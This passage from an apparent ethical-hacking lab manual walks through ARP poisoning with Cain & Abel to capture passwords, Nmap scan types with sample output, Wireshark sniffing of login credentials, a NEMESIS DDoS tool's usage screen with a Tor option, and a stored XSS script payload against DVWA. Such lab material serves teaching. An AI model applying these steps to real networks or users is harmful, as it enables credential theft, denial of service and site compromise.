
Step 8 : Click on start/stop ARP icon on top.



Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



PRACTICAL NO. 4

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE      SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open       ssh
113/tcp   closed    auth
139/tcp   filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.00 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**


```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed    auth


Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

PRACTICAL NO. 5**5.1) Use Wireshark sniffer to capture network traffic and analyze.**


Step 1: Install and open Wireshark .




Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.



Step 5: Open a website in a new window and enter the user id and password. Register if needed.

Sign Up for gogoNET

Already a member? Click here to sign in.

Create a new account...

Business Email Address
ajeetsngh480@gmail.com

Password

Retype Password

What is the "I" in IoT? What is this word?
Internet

CAPTCHA 764

Privacy & Terms

Sign Up

Create a new account...


About gogoNET

Facebook **Twitter** **LinkedIn**


...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.




Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: You will see the email- id and password that you used to log in.



DOS

Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0

C:\Users\admin>Downloads\EH\NEMESIS 1.0.0\NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool


Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-----  

-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads     Specify number of threads
-?, --help         Shows the help screen.
```

PRACTICAL NO. 6

AIM: Simulate persistant Cross Site Scripting attack.



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DVWA)

http://192.168.1.106/dvwa/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Test 1
<script>alert("This is a XSS Exploit Test")</script>

Message *

